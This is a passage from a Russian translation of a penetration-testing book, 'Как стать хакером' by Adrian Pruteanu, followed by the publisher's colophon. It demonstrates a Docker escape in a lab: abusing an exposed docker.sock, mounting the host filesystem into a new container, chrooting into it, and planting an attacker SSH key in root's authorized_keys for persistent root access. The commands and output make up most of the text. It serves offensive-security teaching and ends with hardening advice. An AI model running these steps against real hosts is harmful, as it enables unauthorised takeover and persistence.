Вы, наверное, думаете, что вряд ли какая-нибудь организация будет разворачивать этот тип контейнера в своей производственной среде. В действительности разработчики довольно часто создают небезопасно сконфигурированные контейнеры, такие как Docker-SSH, для устранения проблем. В зависимости от воздействия приоритетом для экспертов из группы реагирования на компьютерные инциденты является восстановление служб. Обычные процессы, связанные с управлением изменениями, обходятся, и развертыванию Docker-SSH дается зеленый свет. Проблема устранена, хаос стихает, но, после того как инженер проработал 40 с лишним часов подряд, случаются ошибки. Небезопасные контейнеры, инструменты и резервные копии остаются в оперативном режиме и могут быть использованы злоумышленниками.

Если просмотрим файловую систему контейнера Docker-SSH, то увидим интересный файл в `/var/run`.

```
/ $ /bin/bash
root@13f0a3bb2706:/# ls -lah /var/run/docker.sock
srw-rw---- 1 root mysql 0 Aug 20 14:08 /var/run/docker.sock
```

Открытый файл `docker.sock` позволяет контейнерам отправлять команды демону Docker, работающему на хосте. Имея доступ к контейнеру с правами суперпользователя, можно делать разные интересные вещи. В частности, можем связаться с хостом и вежливо попросить его предоставить нам доступ к корневой файловой системе. Эта функция на самом деле используется на практике. Существуют контейнеры, которые управляют другими контейнерами на том же хосте. В этих типах развертывания демон Docker, работающий на хосте, должен предоставить доступ к `docker.sock`, чтобы этот конкретный контейнер мог делать свою работу.

Не забывайте, что контейнеры, как правило, минималистичны, и обычные инструменты Unix могут быть недоступны. Нам нужен клиент Docker, установленный внутри этого контейнера, чтобы иметь возможность с легкостью отдавать команды хосту Docker. Чтобы быстро установить клиента Docker, можно использовать скрипт bash, который можно найти на странице `get.docker.com`. Это официальный скрипт оболочки от Docker, устанавливающий среду со всеми необходимыми зависимостями и обеспечивающий успешную установку клиента Docker.

Можно с легкостью загрузить этот скрипт для установки Docker, используя `proxychains` и `scp`. В отдельном терминале на компьютере злоумышленника используем `wget`, чтобы скачать скрипт и сохранить его локально. После этого оборачиваем команду `scp` (Secure Copy), используя `proxychains`, и загружаем скрипт в целевой контейнер.

```
root@kali:~# wget https://get.docker.com -O /root/tools/docker-install.sh
root@kali:~# proxychains scp /root/tools/docker-install.sh
root@172.18.0.2:/tmp/update.sh
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.18.0.2:22-<><>-OK
update.sh    100%    14K    00:00
root@kali:~#
```

Вернувшись в контейнерный терминал Docker-SSH, можем выполнить скрипт установки Docker, используя `bash`.

```
root@13f0a3bb2706:/# bash /tmp/update.sh
# Executing docker install script, commit: 49ee7c1
[...]
```

Получив двоичный файл клиента Docker, можем побеседовать с нашим любезным хостом и попросить его создать еще один контейнер с файловой системой хоста, смонтированной внутри, с помощью команды `docker run`.

```
root@13f0a3bb2706:/# docker run -iv /:/host ubuntu:latest
/bin/bash
Unable to find image 'ubuntu:latest' locally
latest: Pulling from library/ubuntu
[...]
Status: Downloaded newer image for ubuntu:latest
root@a39621d553e4:/#
```

Здесь мы создали новый экземпляр контейнера Ubuntu из контейнера Docker-SSH. Опция `-v` монтирует корневую файловую систему хоста в папку `/host` нового контейнера с правами на чтение и запись. Клиент Docker также создаст оболочку `/bin/bash`, когда новый контейнер будет запущен, а опция `-i` гарантирует, что Docker не переведет контейнер в фоновый режим (демонизирует его), и у нас будет интерактивный сеанс. Другими словами, у нас есть оболочка в новом контейнере Ubuntu с правами суперпользователя.

Все это стало возможным благодаря открытому сокету Docker, найденному в `/var/run/docker.sock`. Клиент Docker использовал этот специальный файл для связи с API хоста Docker и подачи произвольных команд.

Внутри этого нового контейнера Ubuntu можем наблюдать смонтированную файловую систему хоста.

```
root@a39621d553e4:/# ls -lah /
total 76K
drwxr-xr-x 35 root root 4.0K Oct 7 01:38 .
drwxr-xr-x 35 root root 4.0K Oct 7 01:38 ..
-rwxr-xr-x 1 root root 0 Oct 7 01:38 .dockerenv
[...]
drwxr-xr-x 2 root root 4.0K Oct 7 01:38 home
drwxr-xr-x 22 root root 4.0K Aug 20 14:11 host
[...]
drwx------ 2 root root 4.0K Oct 7 01:38 root
[...]
root@a39621d553e4:/#
```

Имея права на чтение и запись в этот каталог, можем быстро скомпрометировать сам хост с помощью команды `chroot`.

```
root@33f559573304:/# chroot /host
# /bin/bash
root@33f559573304:/#
```

Если помните, функциональность `chroot` позволяет сбросить действующий корневой каталог файловой системы до произвольного каталога. В этом случае

произвольный каталог оказывается корневой файловой системой хоста. Если введем другую команду `ps` в каталоге `chroot/host`, результат будет немного отличаться от предыдущего.

```
root@33f559573304:/# ps x
  PID TTY      STAT   TIME  COMMAND
    1 ?        Ss     0:04  /sbin/init
    [...]
  751 ?        Ssl    1:03  /usr/bin/dockerd --raw-logs
[...]
14966 ?        R+     0:00  ps x
```

Похоже, нам стало неуютно! Вы увидите, что в списке процессов показана работа процесса `dockerd` и процесса `init` с PID 1. Это список процессов хоста Docker.

Нам нужно сохранить наш доступ, на случай если мы потеряем связь с контейнерами Docker. Самый простой способ – сгенерировать новую пару SSH-ключей для аутентификации и добавить открытый ключ в файл `authorized_keys`.

На атакующей машине команду `ssh-keygen` можно использовать для генерации новой пары ключей RSA.

```
root@kali:~# ssh-keygen -t rsa -b 4096 -C "sensible@ansible"
Generating public/private rsa key pair.
[...]
SHA256:mh9JYngbgkVsCy35fNeAO0z0kUcjMaJ8wvpJYiONp3M
sensible@ansible
[...]
root@kali:~#
```

Помните о правилах ведения боя и удалите все артефакты, например SSH-ключи, сразу после завершения задания.

Вернувшись в контейнер, можем добавить наш ключ в файл хоста Docker `authorized_keys`, тем самым предоставив себе доступ с правами суперпользователя через аутентификацию с открытым SSH-ключом.

```
root@33f559573304:/# echo "ssh-rsa
VGhlcmUgYXJlIHRoZXNlIHR3byB5b3VuZyBmaXNoIHN3aW1taW5nIGFsb25nLCBhbmQgdGhle
SBoYXBwZW4gdG8gbWVldCBhbiBvbGRlciBmaXNoIHN3aW1taW5nIHRoZSBvdGhlciB3YXksIH
dobyBub2RzIGF0IHRoZW0gYW5kIHNheXMsICJNb3JuaW5nLCBib3lzLCBob3cncyB0aGUgd2F
0ZXI/IiBBbmQgdGhlIHR3byB5b3VuZyBmaXNoIHN3aW0gb24gZm9yIGEgYml0LCBhbmQgdGhl
```

```
biBldmVudHVhbGx5IG9uZSBvZiB0aGVtIGxvb2tzIG92ZXIgYXQgdGhlIG90aGVyIGFuZCBnb
2VzLCAiV2hhdCB0aGUgaGVsbCBpcyB3YXRlcj8gIg==
sensible@ansible" >> /host/root/.ssh/authorized_keys
```

Из подконтрольного нам контейнера можем выполнить поворот с помощью сеанса Meterpreter, войти в сеть контейнера и пройти аутентификацию в SSH-службе 172.18.0.1, которая, как мы ранее подозревали, основываясь на результатах сканирования `nmap`, принадлежит хосту.

```
root@kali:~# proxychains ssh root@172.18.0.1 -i ~/.ssh/id_rsa
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-172.18.0.1:22-<><>-OK
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-128-generic x86_64)

root@vulndocker:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Резюме

У контейнеров есть множество преимуществ, поэтому они – важная тема.

Docker произвел настоящую революцию в плане обработки образов контейнеров и их развертывания. Будучи авторами вредоносных программ, мы должны рассматривать все новые технологии с позиции хакера. Как можно это взломать и как использовать, чтобы получить доступ, которого у нас не было раньше?

Если бизнес переходит с виртуальных машин на контейнеры в надежде снизить затраты, предполагая, что они обеспечивают одинаковую защиту, компания подвергается перекрестным атакам, которые прежде были трудноосуществимыми, если не невозможными.

В этой главе мы увидели, что компрометация простой CMS, использующей контейнеры, привела к доступу к другому контейнеру, что в итоге полностью скомпрометировало хост. Это не означает, что следует избегать Docker и его контейнеров, но, как и любое иное программное обеспечение, Docker нужно надежно настроить перед развертыванием. Уязвимый или неправильно настроенный контейнер позволит злоумышленникам перейти к другим, более важным приложениям или, что еще хуже, к хосту.

Мы также рассмотрели опасности развертывания приложений с использованием небезопасных контейнерных сетей. Нам удалось скомпрометировать приложение, и, оказавшись внутри, мы успешно развернулись по сети Docker, получив доступ к другим контейнерам и в конечном итоге скомпрометировав сам хост.

Предметный указатель

Книги издательства «ДМК Пресс» можно заказать в торгово-издательском холдинге «Планета Альянс» наложенным платежом, выслав открытку или письмо по почтовому адресу: **115487, г. Москва, 2-й Нагатинский пр-д, д. 6А**.

При оформлении заказа следует указать адрес (полностью), по которому должны быть высланы книги; фамилию, имя и отчество получателя. Желательно также указать свой телефон и электронный адрес.

Эти книги вы можете заказать и в интернет-магазине: **www.a-planeta.ru**.

Оптовые закупки: **тел. +7 (499) 782-38-89**.

Электронный адрес: **books@alians-kniga.ru**.

Эдриан Прутяну

Как стать хакером

Сборник практических сценариев, позволяющих понять, как рассуждает злоумышленник

Главный редактор *Мовчан Д. А.*
dmkpress@gmail.com
Перевод с английского *Беликов Д. А.*
Редактор *Белявский Д. М.*
Корректор *Юрьева В. М, Синяева Г. И.*
Верстка *Паранская Н. В.*
Дизайн обложки *Мовчан А. Г.*

Формат 70×100 1/16.
Печать цифровая. Усл. печ. л. 27,79.
Тираж 200 экз.

Веб-сайт издательства: www.dmkpress.com